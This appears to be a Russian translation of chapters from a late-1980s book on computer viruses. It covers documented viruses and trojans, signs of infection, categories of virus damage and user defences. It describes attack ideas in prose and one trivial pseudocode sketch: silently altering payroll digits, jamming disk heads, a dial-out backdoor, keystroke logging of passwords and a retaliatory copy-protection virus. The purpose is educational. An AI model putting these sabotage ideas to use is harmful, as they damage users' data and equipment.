С тех пор, как Фред Коэн вынес на обсуждение тему о вирусах, в широкой прессе постоянно сообщалось о нарушениях в работе вычислительных устройств, вызванных компьютерными вирусами. К числу наиболее известных "жертв" относятся ЭВМ высших учебных заведений Гамбурга и Берлина и ЭВМ Федерального министерства по охране окружающей среды. Однако получить подробную информацию об этих событиях чрезвычайно трудно, и поэтому можно предположить, что недостаточно компетентные журналисты превратно истолковали некоторые высказывания ответственных лиц за эти системы, что и привело к появлению подобных сообщений. Верно установлено, что во всех расследованных автором случаях ссылка на компьютерные вирусы становилась сомнительной, как только выяснили, что случилось с зараженными программами. А именно, по утверждению занятых этими вопросами сотрудников, такие программы всегда уничтожались. Поэтому до сих пор не удалось получить определенных доказательств наличия вирусной атаки. Некоторые случаи, которые тем не менее удалось задокументировать, рассмотрены ниже.

1. Рождественский вирус

Эта программа (VM/CMS), вероятно, известна большинству читателей, хотя бы по названию. Она достаточно быстро распространилась (по-видимому из Клаусталя) через сеть FARN/Bitnet (научная сеть) и вскоре обнаружилась даже в Токио. Распечатка программы приведе-

на в разделе 11,.3.

2. Венский вирус

Чрезвычайно искусно запрограммирован компьютерный вирус(VS-DOS), действие которого более подробно описано в 11.3. Эффект манипуляции с данными здесь едва ли можно просчитать. В самом безобидном случае происходит крах системы. Распространенность вируса очень трудно оценить, так как задание на выполнение манипуляций вирусом активируется только при определенных условиях (деление без остатка системного времени в секундах на восемь).

3. Израильские вирусы для ПВМ

Конечно, все было не так плохо, как описано в одной из бульварных газет в начале 1988 г. : "программа-убийца: первый компьютер при смерти". Вирус в центральной ЭВМ Иерусалимского университета оказался "уткой". То что в этой статье понятие "хакер" стало синонимом "саботажник" вполне соответствует стилю и уровню данной газеты, но одновременно служит подтверждением того, что посредники в передаче данных все чаще получают ярлык уголовных преступников.

Расследование по данному газетному сообщению показало, что в этом университете действительно появились вирусы, но не на большой ЭВМ, а в ПЭВМ, работающей под VS-DOS.

За очень короткий срок был разработан антивирус. Но так как слабые места этой программы были известны (небольшая модификация вируса делала ее бесполезной), программа не была опубликована.

4. Программный вандализм

В разных университетах США был обнаружен вирус, поражающий процессор команд. При каждом обращении к дискете или диску с помощью команд TYPE , COPY, DIR и т.д. происходило заражение файла COMMANDS.COM на соответствующем дисководе, причем файл перезаписывался собственными методами. При четвертом поражении все имевшиеся носители данных были стерты полностью, т.к. были перезаписаны дорожки начальной загрузки и FAT (таблица размещения файлов).

Четыре сгенерированные дочерние программы обладали теми же свойствами...

Этот вирус можно обнаружить по измененной записи даты и времени создания файла.

5. Набор для конструирования

Между тем появилась разработанная в ФРГ для ПЭВМ "Атари" программа конструирования вирусов VCS ("набор для конструирования вирусов"). Программа предоставляет пользователю широкие возможности создания вирусов по собственному вкусу. Например, с помощью меню можно выбирать расширение поражаемых файлов, пора-

жаемый вирусом дисковод и задание на выполнение манипуляций. Кроме поставляемых вместе с программой заданий на выполнение манипуляций над данными (стирание диска, сброс системы и т.д.) можно включать в конструируемые вирусы и разработанные самим пользователем задания на выполнение манипуляций.

Поскольку изготовитель вполне понимает опасность такого "конструктора", одновременно поставляется антивирус, который находит разбежавшиеся" вирусы и стирает соответствующие програм-мы. Подчеркивается, что эта программа сможет быть дана напрокат другим пользователям.

Один из текстов показал, что созданные вирусы могут быть заблокированы как с помощью защиты записи, так и путем установки атрибута файла "только чтение". Совместно поставляемый антивирус обнаруживает только зараженные программы, а не собственно вирусы. Цена программы, по данным изготовителя, около 100 марок ФРГ.

6. Вирусы для системы "Амига"

Концепция системы "Амига" является идеальной для применения вирусов. Здесь кратко рассматриваются два ранее обнаруженные вируса.

Вирус

Эта резидентная программа-вирус распространяется только при сбросе системы и при каждой смене дискеты копируется в блок начальной загрузки дискеты. Она сообщает о себе после успешного размножения (после 16-го сброса) текстом:

Something wonderfull has happend, Your Amiga is alive

(""Произошло чудо, Ваша "Амига" ожила...)

По-видимому, работоспособность системы существенно не нарушается.

"Разбойничий " вирус

Этот вирус кропирует себя при каждой смене дискеты в блок загрузки и заносить свой номер поколения в "дочернюю" программу. Вирус содержит еще один внутренний счетчик с шестнадцатеричным смещением 3D4, который примерно через 5 минут вызывает фатальный сбой системы и после каждого 20-го сбороса перезаписывает дорожку 880. Этот вирус нельзя удалить с помощью команды установки, а только путем перезаписи блоков 0 и 1 нулевыми байтами.

Обе эти программы-вирусы несовместимы друг с другом; их комбинации вызывают "медитации гуру" ПЭВМ "Амига" (фатальный сбой системы). Обе программы устойчивы к сбросу (они удаляются из памяти только после выключения питания не менее чем на 5 с) и содержат текстовый вирус, благодаря чему их относительно легко локализовать.

Вполне уместен вопрос пользователя: "Как можно обнаружить заражение вирусами?"

Ответить на этот вопрос практически невозможно.

Разумеется, существуют определенные признаки вирусного заражения, но окончательное доказательство может дать только системный программист, если ему удается расшифровать структуру вируса. Не нужно много фантазии, чтобы прийти к заключению, что проверка составных частей программы, которая даже требует для ПЭВМ значительных затрат, едва ли реализуема на мини- или больших ЭВМ. Поэтому в сложных системах отказываются от такой сплошной проверки и целиком генерируют систему заново.

Поскольку в центре внимания данной главы оказалась операционная система VS-DOS, приведено несколько рекомендаций по распознаванию вирусов. "Байрише хакерпост" опубликовала в декабре 1986 г. список программ, которые, очевидно, следует признать вредными. Хотя тот список, взятый из английского оригинала, авторы воспринимают не вполне серьезно,- назовем здесь еще раз наиболее опасных "вредителей". Все перечисленные ниже программы относятся к числу "троянских коней", т.е. наряду с нормальными функциями они выполняют и другие задания.

ARC513.EXE	При запуске разрушает дорожку дискеты или диска.
BALKTALK	Все версии этого манипулирующего вируса разрушают сектора диска.
DISKCAN	Существует под разными именами. Первоначальное назначение - отыскание дефектных секторов. Создает дефектные сектора.
DOSKNOWS	Разрушает таблицу размещения файлов, т.е. делает диск или дискету непригодными для применения. Длина оригинальной версии точно 5376 байт. Другая длина программы свидетельствует об ее изменении.
EGABTR	Предназначена будто бы для улучшения дисплея EGA. Гасит все и выдает сообщение "Arf! arf! Got You" ("С нами Бог").
FILER	Стирает данные.
SECRET	Программа "секретная" в буквальном смысле слова. Предотвращает любой несанкционированный доступ к диску путем форматирования последнего.
STRIPES	Во время чтения пароля выводит на экран американский флаг, а затем загружает файл STRPES.BQS.
VDIR	Разрушитель дисков; подробного описание нет.

Разумеется, это список не полон и не актуален, поскольку команда DOS RENAME уже известна многим пользователям.

При обнаружении одного или нескольких признаков, перечисленных ниже,рекомендуется тщательно проверить программное обеспечение:

1. Программы начинают работать медленнее обычного.

2. Программы выполняют такие обращения к дискам или дискетам, которые прежде не выполнялись.
3. Возросло время загрузки.
4. Необъяснимые отказы системы.
5. Программы, которые прежде загружались без проблем, прерываются с выдачей сообщения "Недостаточен объем памяти."
6. Увеличение, занимаемого программами объема памяти.

7. Неизвестные и /или необъяснимые сообщения об ошибках.
8. Уменьшение объема памяти на дискете или диске, хотя добавление или расширение файлов не производилось.
9. Резидентные программы (например, side kick) исполняются неверно или вообще не исполняются.

Любой читатель может сказать, что некоторые из этих явлений он уже многократно наблюдал на своей системе. Это неудивительно, если вспомнить, насколько сложными стали за последнее время "малые" машины,работающие под MS-DOS.

Но этот же читатель подтвердит, что подобные ошибки встречались лишь при использовании новых или измененных программ (разумеется, при исправной аппаратуре). Если же Вы никогда не имели дела с такими ошибками, попробуйте одновременно загрузить в ЭВМ несколько резидентных программ. Вы с гарантией получите то или и иное сообщение об ошибке.

Такие ошибки могут быть вызваны проблемой "переносимости", если, например, "разнятся" адреса прерывания нескольких программ. Естественно, аналогичная проблема "переносимости" существует и для вирусов. Они должны работать тайком, чтобы пользователь этого не заметил. Это не всегда легко выполнить. Даже крупным поставщикам программного обеспечения приходится сталкиваться с проблемой переносимости и жизнестойкости своих программ, а разработчик имеет дело с аналогичными, если не с еще более сложными проблемами. Обычно для исчерпывающей проверки не хватает времени, а поэтому вирусы часто несовершенны и содержат ошибки.

7.2 Вирусы, приводящие к фатальным ошибкам

Не все ошибки, вызываемые вирусами, являются ошибками программиста. Некоторые разновидности вирусов предназначены для генерации отказов системы. Самый распространенный из этих отказов - фатальная ошибка системы. В момент, когда система не допускает никакого внешнего вмешательства, установить причины отказа невозможно.

Здесь очевидные преимущества по сравнению с VS-DOS имеют другие операционные системы. Типичный пример этого - так называемый SYSLOG, файл, в котором регистрируются все сообщения об ошибках. Даже при фатальной ошибке системы с его помощью при достаточно высоком профессионализме можно определить причину аварии.

Принцип действия "системного журнала" SYSLOG достаточно прост им может быть реализован даже при поддержке VS-DOS.

По своему назначению SYSLOG аналогичен "кнопке бдительности" машиниста тепловоза. Если он не нажимает кнопку или нажимает ее нерегулярно, поезд останавливается.

В ЭВМ регулярно обслуживается определенная стандартная программа. Если вдруг такого обслуживания не происходит, все содержимое ОЗУ заносится в память. Из этого файла инженер-системотехник может определить причину ошибки.

Вызываемые вирусом фатальные ошибки системы могут иметь различные причины. Одна из них была уже описана в разделе 7.1, это ошибка программирования в программе-вирусе. Вторая причина - несовместимость с системой, т.е. непереносимость программы в данную систему, или несовместимость с установленным ПО. Но третья и наиболее существенная причина - преднамеренные аварийные ситуации. То есть вирусы умышленно запрограммированы так, чтобы парализовать систему. Аварийные ситуации могут иметь различную форму, начиная от набора меняющихся на экране картинок, сопровождающегося на старых бытовых компьютерах пронзительным визгом динамиков до "тихой аварии", которая проявляется в невозможности любого ввода с клавиатура. В большинстве случаев невозможен и "горячий запуск" (в VS-DOS клавиши Alt, Ctrl и Del) не срабатывают клавиши сброса и помочь может только отключение питания. Так как некоторые ЭВМ снабжены термозащитой, блокирующей повторное включение сразу после выключения, такая авария в некоторых случаях требует вынужденной 15-минутной паузы перед повторным запуском. Нетрудно представить, какой нервный шок может вызвать такая авария, происшедшая спустя 30 минут после начала работы.

Как вести себя в подобном случае?

Разумеется, фатальная ошибка системы в описанной выше форме не обязательно вызывается вирусами. Авария, повторяющаяся каждые 30 минут, может быть вызвана аппаратным сбоем. Невысокое качество корпуса ИС, "холодная пайка" или дефект чипа являются источниками сбоев, проявляющиеся только при нагреве оборудования. А поскольку ЭВМ достигает своей "рабочей" температуры спустя некоторое время после включения, ошибка появляется не сразу. Аварии такого рода требуют тщательной проверки системы. Например, вначале нужно отключить ЭВМ от сети , а затем повторно включить, так как при "горячей загрузке" не всегда полностью очищается ОЗУ. Затем следует вновь загрузиться с новой дискеты, полученной от изготовителя и снабженной защитой записи, и в течение достаточно длительного времени поработать как будто на "холостом ходу".

Если при этом вновь обнаружатся ошибки, причину следует искать в дефектах аппаратуры или в ее несогласованности с используемой операционной системой.

Следующий шаг в поиске ошибки - загрузка диагностической дискеты, причем и здесь следует обязательно воспользоваться оригиналом, защищенным от записи. Если при такой проверке аппаратура окажется исправной, начинается последовательная и обстоятельная

проверка операционной системы и прикладных программ. Таким очень трудоемким и отнимающим много времени способом можно локализовать и затем удалить ошибочную, несовместимую или выполняющую приводящие к ошибке манипуляции программу. Если, тем не менее, ошибка повторяется, то есть основание полагать, что имеет место заражение вирусом, перенесенным на другие программы. Теперь следует сравнить используемые программы с контрольными копиями (разумеется, защищенными от записи) с использованием функции COMP операционной системы MS-DOS. При наличии отклонений не обойтись без помощи инженера-системотехника.

7.3 Вирусы, повреждающие аппаратуру

Принято считать, что повредить или даже разрушить аппаратуру компьютера с помощью программных команд нельзя. Несомненно, изготовители постарались как можно защитить системы от ошибок программирования. Тем не менее, в свое время одному из распространенных бытовых компьютеров можно было причинить неисправимый ущерб с помощью команды POKE. Хотя пробел был со временем устранен, несколько ПЭВМ стали жертвой этой команды.

К счастью, сегодня едва ли существуют такие простые способы повреждения аппаратуры. Но создатели "программ-убийц" также очень изобретательны. Хорошо, что описанные ниже разрушающие программы до сих пор не встречались в форме вирусов. Например, существует стандартная программа, управляющая контроллером дискеты, который перемещает головку записи-чтения на несуществующую внутреннюю дорожку. В некоторых дисководах это приводит к механическому заклиниванию головки за один из внутренних держателей, причем освободить головку можно только вручную, открыв дисковод.

Второй пример - воздействие на внешнее устройства. Так, например, в наборе команд многих принтеров имеется команда обратной перемотки бумаги. Она используется при работе в графическом режиме или при юстировке отключения подачи бумаги. Но если попытаться обработать большое количество листов с использованием команды обратной перемотки, почти наверняка внутри принтера образуется бумажный затор, который устранить можно только путем разборки и чистки принтера. Если одна из программ при отсутствии в течение длительного времени команд с клавиатуры, т.е. в отсутствие оператора вызовет такую команду обратной перемотки, то по возвращении оператора на свое рабочее место он может встретиться с неприятной неожиданностью.

Последний пример из этой серии - программа стирания контрольной дорожки на подключенном жестком диске. Она делает это настолько основательно, что диск уже нельзя спасти даже при повторном форматировании. Хотя до сих пор не удалось провести экспертизу этой программы, но подтверждения ряда баварских хакеров не вызывает никаких сомнений в достоверности описаний. Эта программа упоминается в ноябрьском выпуске "PM- компьютерхефт".

В какой-то степени "особое место" занимают программы, ущерб

от которых не поддается измерению, поскольку они не приводят к непосредственному разрушению, а лишь увеличивают износ оборудования. Например, небольшое изменение в CONFIG.SYS приводит к значительному увеличению числа обращений к жесткому диску. По прежней работе автору известна мини-ЭВМ с крайне неудачным выбором объема основной памяти - всего 128 Кбайт. Поэтому операционная система, даже не при пиковой загрузке, непрерывно занята загрузкой и выгрузкой сегментов программ. Подобные операции дают за сутки большую нагрузку на дисковод, чем за неделю работы в нормальных условиях.

7.4 Вирусы, имитирующие ошибки

Еще одна проделка вирусов - демонстрация пользователю фокусов с ошибками в его системе. Подобные "ложные ошибки" с некоторых пор используют производители программного обеспечения, правда, не в связи с вирусами, чтобы разоблачить лиц, незаконно копирующих программы. Такие ошибки выводят, например, следующие сообщения:

"Номер внутренней ошибки : 084876 в позиции PC 5869. Запишите и сообщите , пожалуйста, изготовителю".

Конечно, такой ошибки вообще не существует. Выдача сообщения инициирована незаконным копированием; оно содержит ничто иное, как серийный номер программы, с помощью которой изготовитель может установить, кто первоначально ее получил.

Можно было ожидать, что такие методы будут использованы и составителями вирусов. Безобидным примером вируса, имитирующего ошибки, служит программа Б.Фикса "час пик", которая имитирует неисправную клавиатуру и при каждом нажатии клавиши создает шум в динамике системы. Это происходит спустя некоторое время после включения, и поэтому пользователь легко приходит к выводу, что в клавиатуре происходит тепловой отказ.

В принципе, нужно отличать программы, которые лишь выдают сообщения об ошибке на экран или на печать , от программ, которые действительно производят ошибки. В данном случае трудно найти границу между имитационными и разрушительными вирусами. Вирус, который раз за разом помечает все большее число секторов на жестком диске как дефектные и тем самым уменьшает емкость памяти, нельзя однозначно отнести к одной из этих групп. В самом деле, хотя здесь имитируется сообщение об ошибке, в действительности аппаратные средства исправны: диск можно привести в порядок путем повторного форматирования. И все же, отдельных пользователей можно таким образом вынудить к приобретению нового диска, если они увидят, число дефектных секторов непрерывно возрастает.

В принципе, фантазия составителей вирусов в части моделирования неисправностей ЭВМ беспредельна. Чтобы привести пользователя в отчаяние, достаточно через неравные интервалы времени выдавать сообщение об ошибке PARITY CHECK 1. Уже приведенный выше пример с жестким диском показал, что подобные программы могут

значительно повысить объем продаж оборудования и поэтому вполне вероятно, что постоянное сокращение рынка ЭВМ может побудить некоторых коммерсантов к использованию вирусов, способствующих увеличению сбыта.

7.5 Цель - архивы данных

Самый большой ущерб, с более тяжкими последствиями чем при использовании вирусов, повреждающих аппаратуру, могут причинить

программы, действующие на архивы данных. Здесь наиболее безобидный вариант - уничтожение архивов данных. В подобном случае можно чаще всего выйти из положения с помощью резервных копий. Более стойкий эффект дают изменения в массивах данных, которые не так просто обнаружить,. Правда, такие действия часто требуют детального знания структур данных, но даже и при отсутствии таких сведений могут нанести значительный ущерб.

Пример:

```
Найти ASCLL символ "9" (39H)
найден
нет да
изменить "9" на "8"
Запомнить измененный символ
конец программы
```

Очевидно, не требуется уточнять последствия такой манипуляции, если представить, что она выполнена на ЭВМ предпринимателя в массивах списков на выплату зарплаты.

Другая форма манипулирования данными - "разбухание" архивов. Если файл клиентов заполнить вымышленными именами, то не только увеличивается время обращения. Даже при чисто почтовых операциях затраты резко увеличиаются, если получателей рекламных сообщений просто не существует. Это приводит не только к бессмысленным почтовым расходам и потерям рекламных материалов. Если раздутый таким образом файл передать в резервный архив, то почти невозможно осовободить его от нежелательных клиентов. Именно манипуляции такого рода в значительной степени затрудняют определение действительного объема убытков, поскольку за счет увеличения записей в файле возрастает продолжительность поиска и распечатки. А можно ли вообще выразить в деньгах дополнительный износ системы, время ожидания оператора, потери памяти т.д.?

7.6 Кража машинного времени

Чем больше занимаешься манипуляциями, выполняемыми вирусами, тем более неопределенными становятся границы дозволенного. Это особо относится к краже машинного времени. Поскольку любая из находящихся в ЭВМ программ занимает определенную часть машинного времени - пусть даже только время загрузки, то, следовательно, вирусы всегда приносят ущерб пользователю, потребляя машинное

время. Так как время работы программ-вирусов относительно мало, пользователь вначале это не ощущает. Но по мере снижения производительности ЭВМ обнаруживается ущерб, который теоретически можно выразить в деньгах. На практике точное определение величины ущерба представляет почти неразрешимую проблему, так как едва ли можно установить действительные потери машинного времени с момента внедрения вируса.

Сказанное выше относится не только собственно к вирусам, потребляющим машинное время. Это справедливо и для программ-вирусов, замедляющих работу системы, т.е. целенаправленно разработанных вирусов-саботажников. Опасность обнаружения такого вируса на ранней стадии сравнительно невелика, если временные задержки малы. Быстродействие системы снижается, причем причину этого ищут в незаметно вызываемых системных заданиях. Если такой поиск оказывается безуспешным, приходится идти на расширение существующей или на введение новой вычислительной системы, поскольку, по-видимому, перестала удовлетворять существующим требованиям.

Описанные до сих пор варианты кражи машинного времени имели чисто деструктивный характер. Разумеется, вирусы позволяют обойти право доступа, т.е. дают возможность постороннему лицу работать с системой. Это может выглядеть , например, так:

На одной из ЭВМ, оснащенных наборным модемом (коммерческий почтовый ящик, вычислительный центр), с помощью "забытой" оператором дискеты внедряется вирус, который в течение дня ведет себя совершенно незаметно и, кроме самораспространения, не проявляет никакой активности. Только когда системное время достигает 03:00:00, вирус становится активным, набивая вызывной номер своего создателя и открывая ему доступ к системе. В данном случае составитель вируса не только добрался бы до данных владельца, но тому пришлось бы заплатить за использование телефонной линии при этом несанкционированном доступе. Подобным образом хакеры не так дано получили доступ к большой ЭВМ:

На одной из систем удалось поставить задание "разрешить доступ". Это задание под разными именами было многократно внедрено в систему. Даже если ответственные за систему обнаруживали одну из этих программ, оставалось еще достатоно копий под другими именами, чтобы продолжать "игру" еще некоторое время.

7.7 Получение выгоды

Разумеется, программист внедряющий вирус, не всегда причиняет ущерб другим лицам или организациям. Значительно более эффективным для разработчика может стать получение собственной выгоды. Конечно, это можно достичь и за счет других лиц. Но более заманчивой представляется, например, возможность повысить собственный оклад. Правда, это рискованное предприятие, что понимает не всякий. По словам одного из страховых экспертов, во всех став-

ших известными манипуляциях такого рода можно было проследить путь денег. Самая крупная из известных махинаций -случай в большом торговом предприятии, когда удалось присвоить несколько миллионов. Но и здесь удалось проследить путь денег и разоблачить преступника. Правда, до ареста пришлось сделать несколько (не вполне легальных) шагов, но в конечном счете справедливость(?) восторжествовала. Многим эапомнилась фраза преступника, в которой он выразил удивление, как просто все случилось.

С тех пор в сфере защиты ЭВМ было сделано многое, но тем не менее компьютерные системы все еще подвержены манипуляциям, причем несущественно, вызваны ли эти манипуляции вирусами или другими способами. И хотя кажется очень легко и просто применить для этой цели вирусы, принципиальная структура системы расчетов остается непоколебимой. Поэтому того, кто надеется легко набить себе карман с помощью компьютерных вирусов, ждет жестокое разочарование.

7.8 Шантаж

Особенно неприятный аспект - необычайно простая возможность. Пользователи, которые зависят от своей компьютерной системы и к тому же располагают, значительными финансовыми средствами легко становятся жертвой шантажа, поскольку эти лица благодаря применению ЭВМ сами подвергли себя риску. Наибольшей опасности подвергаются банки, страховые общества или большие торговые фирмы. Эти пользователи опасаются финансового ущерба не столько за счет потери машинного времени, сколько из-за потери доверия у своих клиентов.

Стали известны многочисленные случаи вымогательства - требования выкупа за похищенные носители данных, за отказ от публикации незаконно добытых сведений из архива данных. Правда, подроб-

ности этих случаев едва ли удается узнать, поскольку пострадавшие стараются не обращаться в полицию из опасения потерять престиж. Если преступнику описанным в разделе 3 способом удалось привести в негодность данные какого-либо предприятия, то это предприятие так или иначе вынуждено потратить немалые денежные средства на восстановление этих данных. Даже если эти деньги не попадут к преступнику, сумма, которую придется выплатить инженерам-системотехеникам за реконструкцию данных, также оказывается значительной. Сюда же добавляются потери из-за простоя ЭВМ.

По официальным данным, во всех этих случаях компьютерные вирусы не использовались. Поскольку крупные пользователи очень хорошо осознают опасность потери носителей данных, резервные копии находятся за толстыми стенками бронированных сейфов, часто под защитой вооруженной охраны. Но от нападения компьютерных вирусов не может защитить даже вооруженный охранник.

7.9 Промышленный и прочий шпионаж

В предыдущих рассуждениях, собственно говоря, преследовалась цель показать в доступной форме, что программы-вирусы - это особо тонкий способ внедрения в чужие программы. А начав говорить о внедрении, о тайной деятельности, легко выйти на разведслужбы. Едва ли можно себе преставить, что БНД или ЦРУ упустят такую фантастически заманчивую возможность внедрения чужих программ во вражеские ЭВМ. Эти предположения лишь подтверждают заявления из, как обычно говорят, хорошо информированных источников :"... давно имеются подробные сведения о различных типах вирусов, о технике изготовления и забросках в компьютерные системы любого порядка сложности".

Такое высказывание нельзя истолковать иначе, как подтверждение использования вирусов. Так как эти давно известные сведения " до сих пор хранятся в тайне от общественности, можно сделать вывод об их военном применении. Разумеется (?!), никто из собеседников автора никто не внушал ему этой мысли. Весьма вероятно, что вирусы уже используются в военной сфере. Но можно быть уверенным в том, что любое "компьютеризированное" государство мира занимается этим в тайне от общественности.

Вполне естественно предположение :"Что годится военным, то подходит и промышленности". Общеизвестно, что промышленным шпио-

нажем занимаются во всем мире. По сведениям БНД, восточные разведслужбы круглый год получают информацию почти из первых рук - за счет использования "компьюмитирующего излучения". Здесь указывают паразитное излучение терминала: в котором естественно, содержится информация о программах и данных. Эта информация принимается и обрабатывается. Если такие же методы используются для промышленного шпионажа, то почему бы не включить в арсенал промышленных шпионов и компьютерные вирусы? "Преимущества" по сравнению с традиционными средствами разведки очевидны. А разве организации, занимающиеся промышленным шпионажем, не имеют у себя квалифицированных программистов, способных создавать вирусы?

7.10 Преимущества и недостатки паролей

Для защиты файла или программы от несанкционированного доступа обычно используются пароли. Если как в старых программах пароли в кодах ASCII еще можно было найти где-либо в кодах программы, пользуясь командой DEBUG, в последнее время методы защиты с помощью паролей стали намного совершенней. Чтобы сегодня найти пароль в ЭВМ, нужно затратить немало труда, тем более, что пользователь старается усложнить задачу, используя в качестве пароля имя жены или ребенка. Но поскольку пароли приходится вводить с клавиатуры, можно легко догадаться, что резидентная программа поддержки клавиатуры поможет овладеть паролем. Проблема состоит лишь в том, чтобы поставить эту программу на ЭВМ. Часто практикуется внедрение, например, с помощью "троянского коня" (см. 7.1). Здесь вирусы дают хакеру новые возможности проникновения. Сказанное относится не столько к отдельным ПЭВМ, сколько к ЭВМ коллек-

тивного пользования, так как здесь существует множество приоритетных уровней. В то время как в ПЭВМ однажды введенная программа может контролировать ОЗУ целиком, в больших ЭВМ и вычислительных сетях существуют программные и/или аппаратные барьеры, разделяющие отдельных пользователей друг от друга. Так как вирус распространяется легально, не пытаясь прорвать эти барьеры, риск его обнаружения невелик.

Если вирус с целью выполнения каких-либо манипуляций проник в область высшего приоритета, единственная для него проблема - не быть обнаруженным. Этого достаточно легко достичь в ЭВМ с большим объемом памяти. В то время, как пользователь уверен, что работает

в защищенной системе, что все его секретные данные в полной сохранности, вирус прилежно старается записать все вводимые команды в файл, недоступный пользователям, но в любой момент открытый для инициатора вирусного нападения.

Полагаясь на надежную защиту системы, пользователь доверят ей данные и сведения, которые он хранил бы в бронированном сейфе. Даже если где-то однажды обнаружится, что пароли ЭВМ стали доступными благодаря применению вируса, едва ли можно установить, с каких пор вирусы находятся в системе. Соответственно нельзя произвести оценку утечки информации и причиненного ущерба. Иногда достаточно лишь подозрения в возможности доступа к данным, чтобы обесценить весь архив. Например, достаточно подозрения, что потенциальный противник расшифровал структуру криптографических программ, чтобы полностью обесценить работу программистов трудоемкостью несколько сотен человеко-лет.

Отсюда можно сделать вывод, что защита с паролями не обеспечивает эффективной изоляции данных. Вполне возможно, что более надежный способ защиты - разрешение доступа после проверки неизменных признаков пользователя, например отпечатков пальцев. Можно представить себе систему, для входа в которую требуется снятие отпечатка на пульте обслуживания. В качестве признака могут также служить определенные, практически невоспроизводимые характеристики пользователя, например ритм ввода с клавиатуры. Но все эти проверки должны выполняться отдельными защитными устройствами на аппаратном уровне. Только таким путем можно было бы защититься от манипуляций с помощью программ-вирусов.

7.11 Вирусы для защиты от копирования

В заключение данной главы, после рассмотрения всех нелегальных возможностей внедрения вирусов, опишем один легальный и, может быть даже, полезный вариант.

Почти каждый разработчик программ задумывался, как эффективно и незаметно защитить свои программы от пиратского копирования. Вполне естественно подумать об использовании вирусов в качестве средства защиты от копирования. Программист, несомненно, испытал бы удовлетворение, если внедренный в его программу вирус начал бы действовать сразу же после запуска полученной незаконно копии.

Но как ни привлекательна такая возможность, она запрещена

законом. Защита от копирования позволяет в лучшем случае уничтожить копию собственной программы, но непозволительно оказывать какого-либо влияния на чужие файлы. Следователь, пользователь может не опасаться, что в приобретенном им у изготовителя пакете программ скрывается вирус, который только и ждет подходящего момента, чтобы начать действовать при изготовлении резервной копии (некоторые говорят о пиратской копии).

И все же существует возможность легального применения вирусов. Многие разработчики программ и участники ярмарок опасаются, что в подходящий момент может быть скопирована важная программная новинка. Хотя с помощью вирусов нельзя предотвратить копирования, но, несомненно, можно отбить у вора вкус к таким проделкам, если предварительно заразить программу вирусом, который, например, обращается по определенному адресу ПЗУ или к системной дате. Если программное окружение не согласуется с предусмотренным для разработанной программы, вирус становится активным и поражает программные архивы вора. Кроме того, вирус может перенести определенную метку в инфицированную программу, по которой можно без труда идентифицировать злоумышленника, если одна из зараженных программ где-то обнаружится. Но, оценивая эти возможности, не следует упускать из виду, что подобная вирусная защита лежит на грани правонарушения и что существуют другие эффективные методы защиты от копирования и кражи программ, не связанные с кодами пораженных вирусом программ.

8. Возможности защиты пользователя

Теперь, получив первое представление об опасности вирусов, рассмотрим в данной главе стратегии защиты, которые могут использоваться любым пользователем, не обязательно обладающим специальными знаниями по аппаратным и программным средствам. Следовательно, нужно обсудить, как с помощью целенаправленного преобразования ЭВМ по возможности предотвратить распространение вирусов, либо свести к минимуму причиняемый ими ущерб.

Для реализации этих мер не требуется особая техническая подготовка. Описанные средства защиты касаются программного обеспечения, архивов данных, операционных систем, обслуживающего персонала и (для снижения ущерба) - страхования.

8.1 Программное обеспечение

Каждый пользователь при приобретении ЭВМ стремится за прием-

лемую цену получить программное обеспечение с наилучшими характеристиками. При этом недостаточное внимание уделяют проблемам техники безопасности.

С точки зрения "риска вирусного заражения" существует, собственно говоря, единственная альтернатива максимальной безопасности - разрабатывать программное обеспечение самому!

Хотя этот способ защиты и эффективен, его вряд ли можно применять на практике, а потому каждый пользователь должен попытаться по возможности надежно защитить свои программы соответствующим способом. Существует несколько альтернатив приобретения программного продукта на свободном рынке, которые можно разбить на следующие группы:

1. Собственные разработки

Они обеспечивают оптимальную защиту, но требуют хорошей подготовки в области программирования, так как в противном случае преимущества в отношении безопасности программ могут быть сведены на нет ошибками в них. При самостоятельной разработке следует вводить механизмы защиты различного рода, как описано в разделе 15 и далее. Наличие и принцип действия этих механизмов защиты должны охраняться как важнейшие производственные секреты.

2. Разработки силами собственных служащих

Сравнительно немногие пользователи или предприятия могут себе позволить разработку программного обеспечения собственными силами. Хорошие программисты, как правило дорого стоят, либо вообще стараются не связывать себя постоянными трудовыми соглашениями. Для плохих программистов, разумеется справедливо высказанное в п 1. Дополнительная сложность - необходимость тщательного контроля программного продукта или безусловное доверие к исполнителю.

3. Свободные программисты

В области индивидуальных решений значительную роль играют свободные программисты, которых можно найти почти в любом городе. Такие поставщики программного обеспечения, действующие чаще всего как единоличники, предлагают свои услуги на довольно приемлемых условиях. Правда пользователю приходится считаться с тем, что он не становится владельцем исходного кода программы, даже если он готов за это хорошо заплатить. Надежной гарантией для пользователя может оказаться хранение исходного текста программы, у доверенного лица, лучше всего у нотариуса. Таким образом пользователь и программист будут застрахованы на случай манипуляции, так как при любом правовом споре можно обратиться к депонированным программам для верификации или выявления фальсификации. Кроме того, в случае конкурса или смерти поставщика ПО пользователь меньше

рискует попасть в неприятное положение, когда приходится заново разрабатывать все программное обеспечение целиком.

5. Поставщики программного обеспечения

Из-за высокого уровня зарплаты программистов продукция таких фирм обычно сама дорогая. Эти фирмы, начиная с некоторого уровня, уверены в своем твердом положении на рынке и поэтому менее расположены к уступкам, чем свободные программисты. Тем не менее пользователь должен настаивать на совместной поставке исходного текста программ или на депонировании его у нотариуса.

6. Стандартное программное обеспечение

При поверхностном рассмотрении приобретения стандартного программное обеспечение вначале кажется наиболее выгодным. Однако, покупка комплексных программ малоперспективна для пользователя. Это напоминает покупку автомобиля, когда базовая модель привлекает низкой ценой, но даже за прикуриватель нужно доплачивать. Точно также стоимость комплексного пакета быстро выходит за первоначально предусмотренный диапазон. При приобретении стандартного программное обеспечения возникают еще две проблемы. Во-первых, пользователь не может требовать детальной адаптации таких программ по индивидуальному запросу, во-вторых, ни при каких условиях, даже в случае правового спора, он не может стать владельцем исходного кода. Дополнительное неудобство для пользователя состоит в том, что большая часть стандартных пакетов программ была разработана за границей и лишь переводится в немецко-язычную форму. Это служит причиной дополнительных, типично переводческих ошибок.

На что еще нужно обращать внимание при приобретении программного обеспечения?

Обязательно предусмотреть возможность введения защиты от записи на всех приобретаемых носителях данных. Программы, работающие с защитой от копирования, для которых требуется записывать исходный код, следует решительно отвергать, так как носитель оригинальных данных не защищен от манипуляций. Кроме того, сразу же после приобретения программного обеспечения, лучше всего в присутствии свидетелей, нужно изготовить копию программы и депонировать ее у нотариуса. Благодаря этому, при разрушении программы можно выйти на источник манипуляции.

